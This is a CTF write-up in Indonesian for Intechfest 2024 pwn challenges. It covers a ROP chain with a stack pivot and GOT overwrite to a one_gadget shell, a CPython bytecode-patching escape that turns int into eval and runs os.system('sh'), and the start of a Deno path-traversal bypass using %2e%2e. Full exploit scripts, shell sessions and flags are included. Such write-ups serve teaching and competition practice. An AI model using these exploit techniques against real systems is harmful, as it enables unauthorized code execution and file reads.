Setelah kita bisa mengisi value ke dalam BSS, kita bisa dapat arbitrary write dengan pivot ke sini, setelah mengisi value pada bss.

```
.text:00000000004011D2
.text:00000000004011D2 loc_4011D2:                             ; CODE XREF: input+9C↓j
.text:00000000004011D2                 mov     rdx, [rbp+var_8]
.text:00000000004011D6                 mov     rax, [rbp+var_20]
.text:00000000004011DA                 add     rax, rdx
.text:00000000004011DD                 mov     edx, 1          ; nbytes
.text:00000000004011E2                 mov     rsi, rax        ; buf
.text:00000000004011E5                 mov     edi, 0          ; fd
.text:00000000004011EA                 mov     eax, 0
.text:00000000004011EF                 call    _read
.text:00000000004011F4                 test    eax, eax
.text:00000000004011F6                 jns     short loc_401202
.text:00000000004011F8                 mov     edi, 1          ; status
.text:00000000004011FD                 call    _exit
.text:0000000000401202 ; ---------------------------------------------------------------------------
.text:0000000000401202
.text:0000000000401202 loc_401202:                             ; CODE XREF: input+60↑j
.text:0000000000401202                 mov     rdx, [rbp+var_8]
.text:0000000000401206                 mov     rax, [rbp+var_20]
.text:000000000040120A                 add     rax, rdx
```

Saya melakukan overwrite setvbuf_got ke b'\xac' agar dapat POP RBX.

```
   0x7ffff7e105a6 <__GI__IO_setbuffer+230>:     jg      0x7ffff7e105c0 <__GI__IO_setbuffer+2
   0x7ffff7e105a8 <__GI__IO_setbuffer+232>:     add     $0x8,%rsp
   0x7ffff7e105ac <__GI__IO_setbuffer+236>:     pop     %rbx
   0x7ffff7e105ad <__GI__IO_setbuffer+237>:     pop     %rbp
   0x7ffff7e105ae <__GI__IO_setbuffer+238>:     pop     %r12
   0x7ffff7e105b0 <__GI__IO_setbuffer+240>:     pop     %r13
(gdb)
   0x7ffff7e105b2 <__GI__IO_setbuffer+242>:     ret
```

Gadget POP RBX digunakan untuk overwrite printf_got ke address libc yang kita mau, i.e system, onegadget and so on, dengan kombinasi gadget ini.

```
0x000000000040117c : add dword ptr [rbp - 0x3d], ebx ; nop ; ret
```

Disini yang saya lakukan adalah overwrite printf_got ke one_gadget.

```
0xebce2 execve("/bin/sh", rbp-0x50, r12)
constraints:
  address rbp-0x48 is writable
  r13 == NULL || {"/bin/sh", r13, NULL} is a valid argv
  [r12] == NULL || r12 == NULL || r12 is a valid envp
```

Dikarenakan kita sudah bisa atur r12, r13 nya dengan gadget dari setvbuf tadi. Okay jadi alurnya

1. Stack pivot untuk input payload ke bss, disini kita sekaligus lakukan leave ret agar RSP menjadi BSS
2. Kita overwrite setvbuf_got ke b'\xac' dikarenkan kita bisa melakukan arbitrary write karena kita bisa mengatur RBP sesuka hati kita.
3. ROP call setvbuf dan gadget add dword untuk overwrite printf_got ke one_gadget
4. Call printf (SHELL)

Full script:


```
from pwn import *
from sys import *

context.terminal = ["tmux", "splitw", "-h"]
elf = context.binary = ELF("./main")
p = process("./main")
libc = ELF("./libc.so.6")

HOST = 'ctf.intechfest.cc'
PORT = 52875

# HOST = "127.0.0.1"
# PORT = 8000

cmd = """
b*0x0000000000401236
"""
if(argv[1] == 'gdb'):
   gdb.attach(p,cmd)
elif(argv[1] == 'rm'):
   p = remote(HOST,PORT)


payload = b'A'*0x50
payload += p64(elf.bss()+0xa00+0x50) # RBP --> bss target
payload += p64(0x0000000000401244) # pivot
payload += b'A'*(0xa0-len(payload)-8) # padding
p.sendlineafter(b'> ', payload)

sleep(1)

print(hex(elf.bss()+0xa00))
#this is for overwrite setvbuf got
payload = p32(0x1)+p32(0x1) # rbp - 0x24
payload += p64(0x404028) # target --> setvbuf_got
payload += p64(0x403ff0) # rbp - 0x18 (this is just dummy)
payload += b'A'*(0x50-0x18-0x20-8)
```

```python
payload += b'/bin/sh\x00' # in case we need it
payload += p64(0x000000000040117d) # pop rbp ; ret
payload += p64(0x404aa8) # rbp
payload += p64(0x0000000000401236) # leave ; ret --> this will return
into 0x4011c8
payload += p64(0xdead) # dummy
payload += p64(elf.bss()+0xa00+0x28)
payload += p64(0x00000000004011C8) # return here after leave ret
payload += p64(0x401090) #setvbuf
payload += p64(0x8b5f2) #offset to one_gadget
payload += p64(elf.got['printf']+0x3d) #printf_got
payload += p64(0x0)*2
payload += p64(0x000000000040117c) # add dword ptr [rbp - 0x3d], ebx ;
nop ; ret
payload += p64(elf.sym['printf'])
payload += p64(0xcafe)[:-1]
sleep(2)

p.sendlineafter(b'> ', payload)

sleep(2)
p.send(b'\xac')

p.interactive()
```

```
linz@linz:~/Desktop/2024CTF_Archive/Intechfest/PWN/EnglishOrSpanish/dist$ python3 exploit.py rm
[*] '/home/linz/Desktop/2024CTF_Archive/Intechfest/PWN/EnglishOrSpanish/dist/main'
    Arch:       amd64-64-little
    RELRO:      Partial RELRO
    Stack:      No canary found
    NX:         NX enabled
    PIE:        No PIE (0x400000)
    SHSTK:      Enabled
    IBT:        Enabled
    Stripped:   No
[+] Starting local process './main': pid 124538
[*] '/home/linz/Desktop/2024CTF_Archive/Intechfest/PWN/EnglishOrSpanish/dist/libc.so.6'
    Arch:       amd64-64-little
    RELRO:      Partial RELRO
    Stack:      Canary found
    NX:         NX enabled
    PIE:        PIE enabled
    SHSTK:      Enabled
    IBT:        Enabled
[+] Opening connection to ctf.intechfest.cc on port 52875: Done
0x404a50
[*] Switching to interactive mode
$ ls
chall
flag.txt
run
$ cat flag.txt
INTECHFEST{only_available_in_glibc_2.35__vfprintf_internal_just_broke}
$
```

Flag : INTECHFEST{only_available_in_glibc_2.35__vfprintf_internal_just_broke}

PyJail Wannabe (836 pts)




Diberikan chall.py yang berisi seperti ini.

home > linz > Desktop > 2024CTF_Archive > Intechfest > PWN > PyJail > dist > chall.py

```python
#!/usr/bin/python3
import ctypes

data = bytearray(('A' * ctypes.sizeof(ctypes.c_long)).encode())

def write(offset, value):
    try:
        byte_ptr = ctypes.cast(id(data) + offset, ctypes.POINTER(ctypes.c_ubyte))
        byte_ptr.contents.value = value
    except Exception as e:
        print("Error:", e, file=open("/dev/stderr","w"))

def main():
    print("Current data:", data)
    try:
        offset = int(input("offset: "))
        if offset < 0x1deed5 and offset > -0x31337:
            value = int(input("value: "))
            write(offset, value)
        else:
            print("Invalid offset")
    except ValueError:
        print("Invalid input", file=open("/dev/stderr","w"))

if __name__ == "__main__":
    for _ in range(2):
        main()
```

Bug terlihat jelas disana dimana kita bisa melakukan OOB pada heap di python. Sehingga kita bisa overwrite pointer2 yang berguna, misalnya overwrite bytecode pada python. Disini saya solve dengan overwrite bytecode pada python.
Pertama-tama kita butuh inf loop, disini saya patch bytecode sebelah sini.



Untuk mendapatkan urutan bytecodenya tinggal run python3 -m dis chall.py **didalam docker**. Disini yang saya patch adalah bytecode ke - 74 yang isinya 32 (0x20 jika di gdb), saya ubah menjadi 34 (0x22) sehingga JUMP_ABSOLUTE akan loncat ke bytecode ke - 66 (STORE_NAME) dan tidak ke FOR_ITER, dengan ini kita dapat infinite loop.

Cara mencari offsetnya kita bisa gunakan python gdb yaitu ini.
https://www.python.org/ftp/python/3.10.12/Python-3.10.12.tgz

Sesuai kan versi pythonnya dengan python yang ada di dalam docker.

Cara pakainya pertama2 install terlebih dahulu python3-dbg **“`apt install python3-dbg`”.**
Note: **Kalau install ini pada host kalian, akan mengupdate kernel, sehingga offset untuk overwrite bytcode akan berbeda.**

Jadi kalian perlu install itu didalam docker / vagrant dengan ubuntu 22.04 (karena dockernya ubuntu 22.04) kemudian copy semua yang ada di **`/usr/lib/debug/.build-id`** ke host kalian dengan path yang sama.

Setelah itu coba nc ke docker, kemudian jalankan command “`sudo gdb -p $(pgrep -f 'python.*chall') ./python3.10 -x Python-3.10.12/Misc/gdbinit`“

Jika berhasil gdb kalian akan meload debug symbol seperti ini.

```
For help, type "help".
Type "apropos word" to search for commands related to "word"...
Loading GEF...
GEF is ready, type 'gef' to start, 'gef config' to configure
311 commands loaded for GDB 15.0.50.20240403-git using Python engine 3.12
[+] Configuration from '/root/.gef.rc' restored
Reading symbols from ./python3.10...
Reading symbols from /usr/lib/debug/.build-id/23/fb443eb653a121dc4eb1d0033a972276ab9180.debug...
Attaching to program: /home/linz/Desktop/2024CTF_Archive/Intechfest/PWN/PyJail/python3.10, process 169
Reading symbols from target:/lib/x86_64-linux-gnu/libm.so.6...
Reading symbols from /usr/lib/debug/.build-id/a5/08ec5d8bf12fb7fd08204e0f87518e5cd0b102.debug...
Reading symbols from target:/lib/x86_64-linux-gnu/libexpat.so.1...
(No debugging symbols found in target:/lib/x86_64-linux-gnu/libexpat.so.1)
Reading symbols from target:/lib/x86_64-linux-gnu/libz.so.1...
(No debugging symbols found in target:/lib/x86_64-linux-gnu/libz.so.1)
Reading symbols from target:/lib/x86_64-linux-gnu/libc.so.6...
Reading symbols from /usr/lib/debug/.build-id/49/0fef8403240c91833978d494d39e537409b92e.debug...
Reading symbols from target:/lib64/ld-linux-x86-64.so.2...
Reading symbols from /usr/lib/debug/.build-id/41/86944c50f8a32b47d74931e3f512b811813b64.debug...
Reading symbols from target:/usr/lib/python3.10/lib-dynload/_ctypes.cpython-310-x86_64-linux-gnu.so...
Reading symbols from /usr/lib/debug/.build-id/2e/a3c4ff074b8342607fb276f85edf3a42245516.debug...
Reading symbols from target:/lib/x86_64-linux-gnu/libffi.so.8...
(No debugging symbols found in target:/lib/x86_64-linux-gnu/libffi.so.8)
```

Untuk mencari offset kalian tinggal continue pada gdb kemduian ctrl+c untuk break, kemudian “bt” dan pindah frame ke EvalFrame untuk mencari pointer ke bytecode yang benar

```
#36 0x000062115aa6c096 in _PyEval_EvalFrame (throwflag=0x0, f=0x750e0a6c1c40, tstate=0x62115bfe9f30) at ../Include/internal/pycore_ceval.h:46
```

.

```
gef> frame 36
#36 0x000062115aa6c096 in _PyEval_EvalFrame (throwflag=0x0, f=0x750e0a6c1c40, tstate=0x62115bfe9f30) at ../Include/internal/pycore_ceval.h:46
warning: 46     ../Include/internal/pycore_ceval.h: No such file or directory
gef> p *f
$3 = {
  ob_base = {
    ob_base = {
      ob_refcnt = 0x2,
      ob_type = 0x62115ae99ec0 <PyFrame_Type>
    },
    ob_size = 0x11
  },
  f_back = 0x0,
  f_code = 0x750e0a5b92c0,
  f_builtins = 0x750e0a7336c0,
  f_globals = 0x750e0a579b40,
  f_locals = 0x750e0a579b40,
  f_valuestack = 0x750e0a6c1da0,
  f_trace = 0x0,
  f_stackdepth = 0xffffffff,
  f_trace_lines = 0x1,
  f_trace_opcodes = 0x0,
  f_gen = 0x0,
  f_lasti = 0x23,
  f_lineno = 0x0,
  f_iblock = 0x0,
  f_state = 0x0,
  f_blockstack = {
    [0x0] = {
      b_type = 0xa5608b0,
```


```
gef> p *f->f_code
$4 = {
  ob_base = {
    ob_refcnt = 0x2,
    ob_type = 0x62115ae9c340 <PyCode_Type>
  },
  co_argcount = 0x0,
  co_posonlyargcount = 0x0,
  co_kwonlyargcount = 0x0,
  co_nlocals = 0x0,
  co_stacksize = 0x5,
  co_flags = 0x40,
  co_firstlineno = 0x1,
  co_code = 0x750e0a6afbb0,
  co_consts = 0x750e0a6d3760,
  co_names = 0x750e0a6afc40,
  co_varnames = 0x750e0a69c070,
  co_freevars = 0x750e0a69c070,
  co_cellvars = 0x750e0a69c070,
  co_cell2arg = 0x0,
  co_filename = 0x750e0a579df0,
  co_name = 0x750e0a5c44b0,
  co_linetable = 0x750e0a5c4830,
  co_zombieframe = 0x0,
  co_weakreflist = 0x0,
  co_extra = 0x0,
  co_opcache_map = 0x0,
  co_opcache = 0x0,
  co_opcache_flag = 0x1,
  co_opcache_size = 0x0
}
gef>
```

Co_code adalah tempat bytecode kita yang ini:


```
24
25  if __name__ == "__main__":
26      for _ in range(2):
27          main()
28
```

untuk masing2 variable pointer kalian bisa cek disni cpython/Include/cpython/code.h at 3.10 · python/cpython · GitHub kegunaannya apa


Kalau kita print co_code+0x20+74 maka akan muncul bytecode 32 (0x20) yang kita cari2



Boom, sekarang kita tinggal cari address dari variable **data** untuk mendapatkannya kalian tinggal run command pyo f->f_localsplus[2] pada gdb, dan lihat pada docker-compose logs akan terlihat addressnya.



Artinya jika kita taruh offset = 0 val = 1, itu akan mengisi ke address 0x750e0a5c46b0, target address kita adalah 0x750e0a6afc1a+1 tinggal subtract saja



Offsetnya adalah 963947 (0xeb56b) **Note: ini offset di local saya, karena saya udah terlanjur install python3-dbg tadi, untuk mendapatkan offset yang benar biar sama kayak remote tinggal bikin vagrant ubuntu22 / vps ubuntu22 & VPS nya sudah saya apus XD.**

Sekarang mari coba.

```
linz@linz:~/Desktop/2024CTF_Archive/Intechfest/PWN/PyJail$ nc localhost 9000
Current data: bytearray(b'AAAAAAAA')
offset: 963947
value: 34
Current data: bytearray(b'AAAAAAAA')
offset: 0
value: 0
Current data: bytearray(b'AAAAAAAA')
offset: 0
value: 0
Current data: <cparam 'O' at 0x750e0a5c46b0>
offset: 0
value: 0
Current data: <cparam 'O' at 0x750e0a5c46b0>
offset: 0
value: 0
Current data: <cparam 'O' at 0x750e0a5c46b0>
offset: 0
value: 0
Current data: <cparam 'O' at 0x750e0a5c46b0>
offset:
```

Yup bisa, sisanya tinggal overwrite bytecode co_names open ke eval, dan overwrite index int (yang tadinya 2 ke, index 6)

```
pyjail-1  | object type     : 0x62115ae9dba0
pyjail-1  | object type name: tuple
pyjail-1  | object repr     : ('print', 'data', 'int', 'input', 'write', 'ValueError', 'open')
```

Sehingga ini yang original codenya

```
offset = int(input("offset: "))
```


Menjadi

```
offset = eval(input("offset: "))
```

Full Script:


```
from pwn import *
from sys import *

#p = process("./chall.py")

HOST = 'ctf.intechfest.cc'
PORT = 9007

cmd = """
b*main
"""
if(argv[1] == 'gdb'):
```

```
    gdb.attach(p,cmd)
elif(argv[1] == 'rm'):
    p = remote(HOST,PORT)

def patch(offset, value):
    p.sendlineafter(b'offset: ', str(offset).encode())
    p.sendlineafter(b'value: ', str(value).encode())
    data = p.recvline()
    return eval(data.split()[2])

# inf loop
# in module.__code__.co_code:
#             74 JUMP_ABSOLUTE           32 (to 64) ->
#             74 JUMP_ABSOLUTE           34 (to 66)
patch(979947, 34)

data = patch(16, 0xff)

heap1 = u64(data[0x30:0x38])
heap2 = u64(data[0x38:0x40])

log.info(f'heap1 @ 0x{heap1:x}')
log.info(f'heap2 @ 0x{heap2:x}')

data_addr = heap2 - 0x80
log.info(f'data @ 0x{data_addr:x}')

eval_str = data_addr + 0x173240

open_names_off = 0x1c66d8
for i in range(8):
    patch(open_names_off + i, (eval_str >> (i * 8)) & 0xff)

#  18          40 LOAD_GLOBAL              2 (int) ->
#  18          40 LOAD_GLOBAL              6 (eval)
patch(-46755, 6)
p.sendlineafter(b': ', b"__import__('os').system('sh')")

p.interactive()
```



Flag : INTECHFEST{what_kind_of_pyjail_it_this?_w31rd_b3h4v10ur_0f_pyth0n}

Zeno Day (1000 pts)



Diberikan attachment file yang berisi script deno.

```
linz@linz:~/Desktop/2024CTF_Archive/Intechfest/PWN/Deno/dist$ ls
deno.json  docker-compose.yaml  Dockerfile  flag.txt  haha.js  main.ts  readflag.c
linz@linz:~/Desktop/2024CTF_Archive/Intechfest/PWN/Deno/dist$ cat deno.json
{
  "tasks": {
    "dev": "deno run -A --watch main.ts",
    "start": "deno serve --no-lock --allow-read --allow-write --allow-env main.ts"
  }
}
linz@linz:~/Desktop/2024CTF_Archive/Intechfest/PWN/Deno/dist$
```

Config deno memberikan kita permission allow read, write, env. Pertama2 mari kita lihat source code dari main.ts


```ts
export default {
  fetch: async (req: Request) => {
    let filedesc = null;
    let temp = null;
    try {
      if (req.url.includes("..")) {
        return new Response(`403 Forbidden`, { status: 403 });
      }
      const basePath = `http://${req.headers.get("host")}`
      const pathname = req.url.replaceAll(basePath, '')
      try {
        const body = await req.formData();
        const file = body.get("file");
        if (file) {
          if (file instanceof File) {
            temp = await Deno.makeTempFile({"suffix": ".json"});
            console.log(temp);
            filedesc = await Deno.open(temp, { write: true });
            await Deno.write(filedesc.rid, new Uint8Array(await file.arrayBuffer()));
          }
        }
      } catch (error) {
        console.error(error);
      }
```

Kita bisa melakukan upload file dengan POST Request, terdapat juga checker url.includes yang mengecek string “..” untuk mencegah LFI, kita bisa bypass ini dengan %2e%2e URL Encode.

Terdapat import file didalam main.ts

```ts
      try {
        let path = pathname.slice(1) || "./deno.json";
        console.log(path)
        path = "./" + path;
        if (pathname === "/") {
          if (temp) {
            path = temp;
          }
        }
        const type = "application/json";
        const jsonPackage = await import(`${path}`, {
          with: {
            type: 'json'
          }
        });
        return new Response(JSON.stringify(jsonPackage), {
          headers: new Headers({
            "content-type": type,
          }),
        });
      } catch (error: unknown) {
        console.error(error);
        return new Response(`package is not a valid json`, { status: 400 });
      }
    } catch (e) {
      console.error(e);
      return new Response(`500 Internal Server Error`, { status: 500 });
    }
    finally {
      if (filedesc) {
        filedesc.close();
      }
      if (temp) {
```

Hanya saja pathnya tidak bisa kita atur, namun ini bisa kita akali dengan bug LFI sebelumnya. Pertama-tama mari kita coba validasi dengan read file /etc/passwd

